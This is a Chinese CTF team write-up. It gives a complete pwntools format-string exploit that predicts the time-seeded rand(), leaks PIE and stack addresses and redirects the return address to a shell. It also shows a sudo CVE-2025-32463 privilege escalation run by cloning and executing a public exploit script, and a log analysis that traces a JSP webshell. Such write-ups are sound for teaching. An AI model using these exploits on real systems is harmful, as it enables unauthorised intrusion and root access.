```
unsigned __int64 v5; // [rsp+18h] [rbp-8h]

v5 = __readfsqword(0x28u);
v0 = time(0LL);
srand(v0);
v3 = rand() % 100;
v4 = rand() % 100;
printf("what's %d add %d\n", v3, v4);
__isoc99_scanf("%d", &v2);
if ( v4 + v3 != v2 )
{
  puts("You are not humam");
  exit(233333);
}
return __readfsqword(0x28u) ^ v5;
```

利用当前的时间戳获取伪随机数:

```
from pwn import *
from ctypes import *
#io = remote("113.201.14.253",18712)
io = process('./fmt')
#elf = ELF("./fmt")
libc = cdll.LoadLibrary('libc.so.6')

for i in range(5):
    current_time = libc.time(0)
    libc.srand(current_time)
    predicted_number1 = (libc.rand() % 100)
    predicted_number2 = (libc.rand() % 100)
    predicted_number = predicted_number1 +predicted_number2
    io.sendline(str(predicted_number).encode())
```

后面是 printf 成链攻击:

```
IDA 视图-A                    Pseudocode-A                    Hex
1  unsigned __int64 talk_with_god()
2  {
3    __int64 buf[3]; // [rsp+0h] [rbp-20h] BYREF
4    unsigned __int64 v2; // [rsp+18h] [rbp-8h]
5
6    v2 = __readfsqword(0x28u);
7    buf[0] = 0LL;
8    buf[1] = 0LL;
9    puts("Input:");
10   read(0, buf, 0x10uLL);
11   printf("Your input:");
12   printf((const char *)buf);
13   return __readfsqword(0x28u) ^ v2;
14 }
```

这里有三次 Prntf 的机会

这里可以看到 printf 时候栈中的情况 利用 rbp 实现任意地址写

```
  2   0x55555555556b main+121
  3   0x7ffff7df9083 __libc_start_main+243
  4   0x5555555551ce _start+46
pwndbg> b *0x5555555552f8
Breakpoint 1 at 0x5555555552f8
pwndbg> stack
00:0000│ rdi rsp 0x7fffffffdcf0 ◂— '%23$p%14$p'
01:0008│-018     0x7fffffffdcf8 ◂— 0x7024 /* '$p' */
02:0010│-010     0x7fffffffdd00 —▸ 0x5555555551a0 (_start) ◂— endbr64
03:0018│-008     0x7fffffffdd08 ◂— 0x175d680735410200
04:0020│ rbp     0x7fffffffdd10 —▸ 0x7fffffffdd30 —▸ 0x7fffffffdd50 ◂— 0
05:0028│+008     0x7fffffffdd18 —▸ 0x5555555554ab (game+121) ◂— nop
06:0030│+010     0x7fffffffdd20 ◂— 1
07:0038│+018     0x7fffffffdd28 ◂— 0x175d680735410200
pwndbg>
08:0040│+020 0x7fffffffdd30 —▸ 0x7fffffffdd50 ◂— 0
09:0048│+028 0x7fffffffdd38 —▸ 0x55555555556b (main+121) ◂— mov eax, 0
0a:0050│+030 0x7fffffffdd40 —▸ 0x7fffffffde40 ◂— 1
0b:0058│+038 0x7fffffffdd48 ◂— 0x500000000
0c:0060│+040 0x7fffffffdd50 ◂— 0
0d:0068│+048 0x7fffffffdd58 —▸ 0x7ffff7df9083 (__libc_start_main+243) ◂— mov edi, eax
0e:0070│+050 0x7fffffffdd60 —▸ 0x7ffff7ffc620 (_rtld_global_ro) ◂— 0x60e0b00000000
0f:0078│+058 0x7fffffffdd68 —▸ 0x7fffffffde48 —▸ 0x7fffffffe1a9 ◂— 0x595300746d662f2e /* './fmt' */
pwndbg>
10:0080│+060 0x7fffffffdd70 ◂— 0x100000000
11:0088│+068 0x7fffffffdd78 —▸ 0x5555555554f2 (main) ◂— endbr64
12:0090│+070 0x7fffffffdd80 —▸ 0x555555555580 (__libc_csu_init) ◂— endbr64
13:0098│+078 0x7fffffffdd88 ◂— 0x685a34ccae1f5d4d
14:00a0│+080 0x7fffffffdd90 —▸ 0x5555555551a0 (_start) ◂— endbr64
15:00a8│+088 0x7fffffffdd98 —▸ 0x7fffffffde40 ◂— 1
16:00b0│+090 0x7fffffffdda0 ◂— 0
17:00b8│+098 0x7fffffffdda8 ◂— 0
pwndbg> distance 0x7fffffffdd50 0x38
0x7fffffffdd50->0x38 is -0x7fffffffdd18 bytes (-0xffffffffba3 words)
pwndbg>
```

这里泄露出了 start 的地址 然后计算 pie 基地址

泄露 dd30 处的地址泄露出来 dd50

这部分的 exp:

```
p.recvuntil(b'[2]leave')
p.sendline(str(1))
p.recvuntil(b'Input:\n')
p.send(b'%8$p%14$p')
p.recvuntil(b'Your input:')
start = int(p.recv(14),16)
stack = int(p.recv(14),16)
print(hex(start))
print(hex(stack))
pie = start - 0x11A0
rbp = stack - 0x38
print(hex(pie))
```

修改 dd30 处的地址

```
pwndbg> stack
00:0000│  rsp 0x7fffffffdcf0 ◂— '%56600c%10$hn\n'
01:0008│-018 0x7fffffffdcf8 ◂— 0xa6e68243031 /* '10$hn\n' */
02:0010│-010 0x7fffffffdd00 —▸ 0x5555555551a0 (_start) ◂— endbr64
03:0018│-008 0x7fffffffdd08 ◂— 0xffffe35dff323900
04:0020│  rbp 0x7fffffffdd10 —▸ 0x7fffffffdd30 —▸ 0x7fffffffdd18 —▸ 0x5555555554ab (game+121) ◂— nop
05:0028│+008 0x7fffffffdd18 —▸ 0x5555555554ab (game+121) ◂— nop
06:0030│+010 0x7fffffffdd20 ◂— 0x100000001
07:0038│+018 0x7fffffffdd28 ◂— 0xffffe35dff323900
pwndbg>
08:0040│+020 0x7fffffffdd30 —▸ 0x7fffffffdd18 —▸ 0x5555555554ab (game+121) ◂— nop
09:0048│+028 0x7fffffffdd38 —▸ 0x55555555556b (main+121) ◂— mov eax, 0
0a:0050│+030 0x7fffffffdd40 —▸ 0x7fffffffde40 ◂— 1
0b:0058│+038 0x7fffffffdd48 ◂— 0x500000000
0c:0060│+040 0x7fffffffdd50 ◂— 0
0d:0068│+048 0x7fffffffdd58 —▸ 0x7ffff7df9083 (__libc_start_main+243) ◂— mov edi, eax
0e:0070│+050 0x7fffffffdd60 —▸ 0x7ffff7ffc620 (_rtld_global_ro) ◂— 0x60e0b00000000
0f:0078│+058 0x7fffffffdd68 —▸ 0x7fffffffde48 —▸ 0x7fffffffe1a9 ◂— 0x595300746d662f2e /* './fmt' */
pwndbg>
```

这里通过第二个 Payload 修改了参数 10 位置的低字节位指向 dd18 返回地址

这里可以看到 rbp 处的 dd30 指向的地址被改成了返回地址。

这部分的 exp:

```
sys = pie + 0x14E3
p.recvuntil(b'[2]leave')
p.sendline(str(1))
p.recvuntil(b'Input:\n')
#gdb.attach(p)
payload1 = "%{}c%10$hn".format(rbp & 0xFFFF).encode()
```

这里可看到 dd30 处的地址 形成了我们需要的链子

最后只要修改 dd30 处的值指向的是 game 这个函数

利用低字节覆盖 把他修改成 system 的地址即可。

```
pwndbg> stack
00:0000│ rdi rsp 0x7fffffffdcf0 ◂— '%21731c%14$hn\n'
01:0008│-018     0x7fffffffdcf8 ◂— 0xa6e68243431 /* '14$hn\n' */
02:0010│-010     0x7fffffffdd00 —▸ 0x5555555551a0 (_start) ◂— endbr64
03:0018│-008     0x7fffffffdd08 ◂— 0x25a8b6ddb8137500
04:0020│ rbp     0x7fffffffdd10 —▸ 0x7fffffffdd30 —▸ 0x7fffffffdd18 —▸ 0x5555555554ab (game+121) ◂— nop
05:0028│+008     0x7fffffffdd18 —▸ 0x5555555554ab (game+121) ◂— nop
06:0030│+010     0x7fffffffdd20 ◂— 0x200000001
07:0038│+018     0x7fffffffdd28 ◂— 0x25a8b6ddb8137500
pwndbg>
08:0040│+020 0x7fffffffdd30 —▸ 0x7fffffffdd18 —▸ 0x5555555554ab (game+121) ◂— nop
09:0048│+028 0x7fffffffdd38 —▸ 0x55555555556b (main+121) ◂— mov eax, 0
```

如下:

```
pwndbg> stack
00:0000│ rsp 0x7fffffffdcf0 ◂— '%21731c%14$hn\n'
01:0008│-018 0x7fffffffdcf8 ◂— 0xa6e68243431 /* '14$hn\n' */
02:0010│-010 0x7fffffffdd00 —▸ 0x5555555551a0 (_start) ◂— endbr64
03:0018│-008 0x7fffffffdd08 ◂— 0x25a8b6ddb8137500
04:0020│ rbp 0x7fffffffdd10 —▸ 0x7fffffffdd30 —▸ 0x7fffffffdd18 —▸ 0x5555555554e3 (success+20) ◂— lea rdi, [rip + 0xc2e
05:0028│+008 0x7fffffffdd18 —▸ 0x5555555554e3 (success+20) ◂— lea rdi, [rip + 0xc2e]
06:0030│+010 0x7fffffffdd20 ◂— 0x200000001
07:0038│+018 0x7fffffffdd28 ◂— 0x25a8b6ddb8137500
pwndbg>
08:0040│+020 0x7fffffffdd30 —▸ 0x7fffffffdd18 —▸ 0x5555555554e3 (success+20) ◂— lea rdi, [rip + 0xc2e]
```

完整 exp:

```python
from pwn import *
from ctypes import *
#io = remote("113.201.14.253",18712)
p = process('./fmt')
#elf = ELF("./fmt")
libc = cdll.LoadLibrary('libc.so.6')
for i in range(5):
    current_time = libc.time(0)
    libc.srand(current_time)
    predicted_number1 = (libc.rand() % 100)
    predicted_number2 = (libc.rand() % 100)
    predicted_number = predicted_number1 +predicted_number2
    p.sendline(str(predicted_number).encode())
#gdb.attach(p)
p.recvuntil(b'[2]leave')
p.sendline(str(1))
p.recvuntil(b'Input:\n')
p.send(b'%8$p%14$p')
p.recvuntil(b'Your input:')
start = int(p.recv(14),16)
stack = int(p.recv(14),16)
print(hex(start))
print(hex(stack))
pie = start - 0x11A0
rbp = stack - 0x38
print(hex(pie))
sys = pie + 0x14E3
p.recvuntil(b'[2]leave')
p.sendline(str(1))
p.recvuntil(b'Input:\n')
#gdb.attach(p)
payload1 = "%{}c%10$hn".format(rbp & 0xFFFF).encode()
p.sendline(payload1)
p.recvuntil(b'[2]leave')
p.sendline(str(1))
p.recvuntil(b'Input:\n')
#gdb.attach(p)
payload2 = payload = "%{}c%14$hn".format(sys & 0xFFFF).encode()
p.sendline(payload2)

p.interactive()
```

成功打通:

+RDI 0x7ffff7fc37e0 ◂— 0
RSI 0x7fffffffb650 ◂— 0x2020202020202020 (' ')
P
$ ls
1.py 3.py 5.py exp.py ld-linux-x86-64.so.2
2.py 4.py 6.py fmt libc.so.6
$

铸剑杯

0xC3500 战队 WriteUp

图片资源：`./images/`

排名


战队名称：第 66 名

解题思路

InfoSEC

最近还好吗

结合最近 Ubuntu sudo-rs 事件，查了相关 CVE



```
root@ae9672646052:/
pwn@ae9672646052:/$ sudo --version
Sudo version 1.9.16p2
Sudoers policy plugin version 1.9.16p2
Sudoers file grammar version 50
Sudoers I/O plugin version 1.9.16p2
Sudoers audit plugin version 1.9.16p2
pwn@ae9672646052:/$ git clone https://github.com/kh4sh3i/CVE-2025-32463.git
cd CVE-2025-32463
chmod +x exploit.sh
id
./exploit.sh
id
fatal: could not create work tree dir 'CVE-2025-32463': Permission denied
-bash: cd: CVE-2025-32463: No such file or directory
chmod: cannot access 'exploit.sh': No such file or directory
uid=1001(pwn) gid=1001(pwn) groups=1001(pwn)
-bash: ./exploit.sh: No such file or directory
uid=1001(pwn) gid=1001(pwn) groups=1001(pwn)
pwn@ae9672646052:/$ cd
pwn@ae9672646052:~$ git clone https://github.com/kh4sh3i/CVE-2025-32463.git
cd CVE-2025-32463
chmod +x exploit.sh
id
./exploit.sh
id
Cloning into 'CVE-2025-32463'...
fatal: unable to access 'https://github.com/kh4sh3i/CVE-2025-32463.git/': Failed to connect to github.com port 443 after 7035 ms: Couldn't connect to server
-bash: cd: CVE-2025-32463: No such file or directory
chmod: cannot access 'exploit.sh': No such file or directory
uid=1001(pwn) gid=1001(pwn) groups=1001(pwn)
-bash: ./exploit.sh: No such file or directory
uid=1001(pwn) gid=1001(pwn) groups=1001(pwn)
pwn@ae9672646052:~$ git clone https://github.com/kh4sh3i/CVE-2025-32463.git
Cloning into 'CVE-2025-32463'...
remote: Enumerating objects: 40, done.
remote: Counting objects: 100% (40/40), done.
remote: Compressing objects: 100% (31/31), done.
remote: Total 40 (delta 12), reused 34 (delta 8), pack-reused 0 (from 0)
Receiving objects: 100% (40/40), 55.71 KiB | 559.00 KiB/s, done.
Resolving deltas: 100% (12/12), done.
pwn@ae9672646052:~$ cd CVE-2025-32463
chmod +x exploit.sh
id
./exploit.sh
id
uid=1001(pwn) gid=1001(pwn) groups=1001(pwn)
woot!
root@ae9672646052:/# cat flag
flag{4bc2b1ed8af2fb8302649cdf66fc4f8d}
root@ae9672646052:/#
```

CDF

可恶的木马竟然伪装成我的朋友

先查询这个文件，发现文件大小改变的时间和 IP

```
grep "banner_home.jpg" *
...
ex180223.log:42.88.93.218 - - [23/Feb/2018:17:24:13 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
ex180223.log:117.139.14.204 - - [23/Feb/2018:18:23:22 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
...
```

继续查询 IP

```
24k@24k-PC:/mnt/tiplus7100/ctf/zhujian/logs$ grep "183.62.9.42" *
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:01:56 +0800] "GET /sxzn HTTP/1.1" 302 -
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:01:57 +0800] "GET /sxzn/ HTTP/1.1" 200 18815
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:01:58 +0800] "GET /sxzn/css/layout.css HTTP/1.1" 200 6591
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:01:59 +0800] "GET /sxzn/css/index.css HTTP/1.1" 200 1730
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:01:59 +0800] "GET /sxzn/images/options.png HTTP/1.1" 200 615
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:01:59 +0800] "GET
```

```
/sxzn/images/leftSubTitle_bg.gif HTTP/1.1" 200 53
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:01:59 +0800] "GET
/sxzn/images/yonghu.jpg HTTP/1.1" 200 31309
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:01:59 +0800] "GET
/sxzn/images/point.gif HTTP/1.1" 200 134
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:01:59 +0800] "GET /sxzn/images/zh-
cn.gif HTTP/1.1" 200 891
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET
/sxzn/images/doc_02.gif HTTP/1.1" 200 55
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/rand.action
HTTP/1.1" 200 1229
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/bg.jpg
HTTP/1.1" 200 19679
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET
/sxzn/images/banner.jpg HTTP/1.1" 200 38590
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET
/sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET
/sxzn/images/new.gif HTTP/1.1" 200 1816
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET
/sxzn/images/Search_icon.gif HTTP/1.1" 200 344
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET
/sxzn/images/new1.gif HTTP/1.1" 200 1724
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET
/sxzn/images/icon.gif HTTP/1.1" 200 119
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:02:02 +0800] "GET /favicon.ico
HTTP/1.1" 404 988
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:02:02 +0800] "GET /favicon.ico
HTTP/1.1" 404 988
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:02:20 +0800] "GET /sxzn/table.jsp
HTTP/1.1" 404 997
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:02:32 +0800] "GET
/sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 272
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:02:42 +0800] "POST
/sxzn/js/My97DatePicker/lang/en.jsp?act=login HTTP/1.1" 302 -
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:02:43 +0800] "GET
/sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 423
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:04:26 +0800] "POST
/sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 463
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:04:39 +0800] "GET /sxzn/2.jsp
HTTP/1.1" 200 1271
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:07:36 +0800] "GET / HTTP/1.1" 302 -
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:07:37 +0800] "GET /sxzn/index.action
HTTP/1.1" 200 18639
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:07:38 +0800] "GET /sxzn/rand.action
HTTP/1.1" 200 1222
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:07:43 +0800] "GET /sxzn/ HTTP/1.1"
200 18639
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:07:44 +0800] "GET /sxzn/rand.action
HTTP/1.1" 200 1250
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:12:52 +0800] "POST /sxzn/2.jsp
HTTP/1.1" 200 1276
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:13:25 +0800] "POST /sxzn/2.jsp
```

```
HTTP/1.1" 200 1276
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:14:22 +0800] "POST
/sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 463
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:14:28 +0800] "GET /sxzn/2.jsp
HTTP/1.1" 200 12
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:16:06 +0800] "POST /sxzn/2.jsp
HTTP/1.1" 200 59
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:16:07 +0800] "POST /sxzn/2.jsp
HTTP/1.1" 200 789
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:16:19 +0800] "POST /sxzn/2.jsp
HTTP/1.1" 200 596
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:16:34 +0800] "POST /sxzn/2.jsp
HTTP/1.1" 200 160
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:16:37 +0800] "POST /sxzn/2.jsp
HTTP/1.1" 200 508
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:16:41 +0800] "POST /sxzn/2.jsp
HTTP/1.1" 200 80
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:16:45 +0800] "POST /sxzn/2.jsp
HTTP/1.1" 200 482
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:16:52 +0800] "POST /sxzn/2.jsp
HTTP/1.1" 200 789
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:17:04 +0800] "POST /sxzn/2.jsp
HTTP/1.1" 200 2177
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:17:17 +0800] "POST /sxzn/2.jsp
HTTP/1.1" 200 13
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:17:18 +0800] "POST /sxzn/2.jsp
HTTP/1.1" 200 2136
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:17:42 +0800] "POST /sxzn/2.jsp
HTTP/1.1" 200 13
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:17:43 +0800] "POST /sxzn/2.jsp
HTTP/1.1" 200 2090
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:17:58 +0800] "POST /sxzn/2.jsp
HTTP/1.1" 200 13
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:18:06 +0800] "POST /sxzn/2.jsp
HTTP/1.1" 200 2136
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:18:22 +0800] "GET /sxzn HTTP/1.1" 302
-
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:18:23 +0800] "GET /sxzn/ HTTP/1.1"
200 18815
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:18:25 +0800] "GET
/sxzn/css/layout.css HTTP/1.1" 200 6591
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:18:26 +0800] "GET /sxzn/css/index.css
HTTP/1.1" 200 1730
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:18:26 +0800] "GET
/sxzn/images/point.gif HTTP/1.1" 200 134
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:18:26 +0800] "GET
/sxzn/images/options.png HTTP/1.1" 200 615
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:18:26 +0800] "GET
/sxzn/images/yonghu.jpg HTTP/1.1" 200 31309
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:18:26 +0800] "GET /sxzn/images/zh-
cn.gif HTTP/1.1" 200 891
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET
/sxzn/images/leftSubTitle_bg.gif HTTP/1.1" 200 53
```

```
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET
/sxzn/images/banner.jpg HTTP/1.1" 404 1021
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/bg.jpg
HTTP/1.1" 200 19679
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET
/sxzn/images/doc_02.gif HTTP/1.1" 200 55
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/rand.action
HTTP/1.1" 200 1216
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET
/sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET
/sxzn/images/Search_icon.gif HTTP/1.1" 200 344
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:18:28 +0800] "GET
/sxzn/images/new.gif HTTP/1.1" 200 1816
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:18:28 +0800] "GET
/sxzn/images/new1.gif HTTP/1.1" 200 1724
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:18:28 +0800] "GET
/sxzn/images/icon.gif HTTP/1.1" 200 119
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:18:29 +0800] "GET /favicon.ico
HTTP/1.1" 404 988
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:18:30 +0800] "GET /favicon.ico
HTTP/1.1" 404 988
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:19:11 +0800] "POST /sxzn/2.jsp
HTTP/1.1" 200 13
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:19:20 +0800] "POST /sxzn/2.jsp
HTTP/1.1" 200 2177
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:19:45 +0800] "POST /sxzn/2.jsp
HTTP/1.1" 200 13
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:19:46 +0800] "POST /sxzn/2.jsp
HTTP/1.1" 200 2177
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:20:20 +0800] "POST /sxzn/2.jsp
HTTP/1.1" 200 2177
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:20:27 +0800] "POST
/sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 463
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:20:35 +0800] "POST /sxzn/2.jsp
HTTP/1.1" 200 3
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:20:55 +0800] "GET /sxzn/2.jsp
HTTP/1.1" 200 3
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:21:00 +0800] "GET /sxzn/ HTTP/1.1"
200 18639
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:21:01 +0800] "GET
/sxzn/images/banner_home.jpg HTTP/1.1" 304 -
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:21:02 +0800] "GET /sxzn/rand.action
HTTP/1.1" 200 1223
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:21:02 +0800] "GET
/sxzn/images/banner.jpg HTTP/1.1" 200 38590
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:22:04 +0800] "POST
/sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 463
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:22:07 +0800] "GET
/sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 423
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:22:09 +0800] "GET
/sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 3
```


发现可疑 jsp

```
24k@24k-PC:/mnt/tiplus7100/ctf/zhujian/logs$ grep "183.62.9.42" * | grep jsp
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:02:20 +0800] "GET /sxzn/table.jsp
HTTP/1.1" 404 997
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:02:32 +0800] "GET
/sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 272
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:02:42 +0800] "POST
/sxzn/js/My97DatePicker/lang/en.jsp?act=login HTTP/1.1" 302 -
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:02:43 +0800] "GET
/sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 423
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:04:26 +0800] "POST
/sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 463
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:04:39 +0800] "GET /sxzn/2.jsp
HTTP/1.1" 200 1271
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:12:52 +0800] "POST /sxzn/2.jsp
HTTP/1.1" 200 1276
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:13:25 +0800] "POST /sxzn/2.jsp
HTTP/1.1" 200 1276
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:14:22 +0800] "POST
/sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 463
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:14:28 +0800] "GET /sxzn/2.jsp
HTTP/1.1" 200 12
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:16:06 +0800] "POST /sxzn/2.jsp
HTTP/1.1" 200 59
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:16:07 +0800] "POST /sxzn/2.jsp
HTTP/1.1" 200 789
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:16:19 +0800] "POST /sxzn/2.jsp
HTTP/1.1" 200 596
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:16:34 +0800] "POST /sxzn/2.jsp
HTTP/1.1" 200 160
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:16:37 +0800] "POST /sxzn/2.jsp
HTTP/1.1" 200 508
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:16:41 +0800] "POST /sxzn/2.jsp
HTTP/1.1" 200 80
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:16:45 +0800] "POST /sxzn/2.jsp
HTTP/1.1" 200 482
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:16:52 +0800] "POST /sxzn/2.jsp
HTTP/1.1" 200 789
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:17:04 +0800] "POST /sxzn/2.jsp
HTTP/1.1" 200 2177
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:17:17 +0800] "POST /sxzn/2.jsp
HTTP/1.1" 200 13
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:17:18 +0800] "POST /sxzn/2.jsp
HTTP/1.1" 200 2136
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:17:42 +0800] "POST /sxzn/2.jsp
HTTP/1.1" 200 13
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:17:43 +0800] "POST /sxzn/2.jsp
HTTP/1.1" 200 2090
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:17:58 +0800] "POST /sxzn/2.jsp
HTTP/1.1" 200 13
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:18:06 +0800] "POST /sxzn/2.jsp
HTTP/1.1" 200 2136
```

```
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:19:11 +0800] "POST /sxzn/2.jsp
HTTP/1.1" 200 13
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:19:20 +0800] "POST /sxzn/2.jsp
HTTP/1.1" 200 2177
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:19:45 +0800] "POST /sxzn/2.jsp
HTTP/1.1" 200 13
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:19:46 +0800] "POST /sxzn/2.jsp
HTTP/1.1" 200 2177
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:20:20 +0800] "POST /sxzn/2.jsp
HTTP/1.1" 200 2177
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:20:27 +0800] "POST
/sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 463
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:20:35 +0800] "POST /sxzn/2.jsp
HTTP/1.1" 200 3
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:20:55 +0800] "GET /sxzn/2.jsp
HTTP/1.1" 200 3
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:22:04 +0800] "POST
/sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 463
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:22:07 +0800] "GET
/sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 423
ex180223.log:183.62.9.42 - - [23/Feb/2018:21:22:09 +0800] "GET
/sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 3
```

即可得到时间、IP、Webshell的jsp

Game

我勒个超级玛丽奥

直接桌面拿shell